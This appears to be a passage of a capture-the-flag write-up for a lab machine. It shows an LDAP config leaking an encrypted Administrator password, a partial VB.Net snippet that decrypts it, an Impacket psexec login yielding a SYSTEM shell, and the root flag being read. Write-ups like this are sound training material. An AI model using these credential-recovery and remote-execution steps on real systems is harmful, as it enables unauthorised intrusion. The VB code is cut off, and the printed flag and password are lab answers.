
```
>setdir ldap

Current directory set to ldap
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```




VB.Net Sandbox by Anonymous

```
Imports System
Imports System.Text.RegularExpressions
Imports System.Text
Imports System.Security.Cryptography

Public Module Module1

    Public Sub Main()
        Dim Phone = DecryptString("yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=")


        Console.WriteLine(Phone)

    End Sub




    Private Function GetLogFilePath() As String
        Return IO.Path.Combine(Environment.CurrentDirectory, "Log.txt")
    End Function


```

```
XtH4nkS4Pl4y1nGX
```



```
root@kali:~/Downloads/impacket/examples# ./psexec.py nest/Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178 cmd
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file Nhizkpxd.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service tmMh on 10.10.10.178.....
[*] Starting service tmMh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```



```
C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is 2C6F-6A14

 Directory of C:\Users\Administrator

08/05/2019  08:33 PM    <DIR>          .
08/05/2019  08:33 PM    <DIR>          ..
01/25/2020  10:02 PM    <DIR>          Contacts
01/26/2020  07:20 AM    <DIR>          Desktop
01/25/2020  10:02 PM    <DIR>          Documents
01/25/2020  10:02 PM    <DIR>          Downloads
01/25/2020  10:02 PM    <DIR>          Favorites
01/25/2020  10:02 PM    <DIR>          Links
01/25/2020  10:02 PM    <DIR>          Music
01/25/2020  10:02 PM    <DIR>          Pictures
01/25/2020  10:02 PM    <DIR>          Saved Games
01/25/2020  10:02 PM    <DIR>          Searches
01/25/2020  10:02 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  26,409,472,000 bytes free

C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2C6F-6A14

 Directory of C:\Users\Administrator\Desktop

01/26/2020  07:20 AM    <DIR>          .
01/26/2020  07:20 AM    <DIR>          ..
08/05/2019  10:27 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  26,409,472,000 bytes free

C:\Users\Administrator\Desktop>type root.txt
6594c2eb084bc0f08a42f0b94b878c41
C:\Users\Administrator\Desktop>
```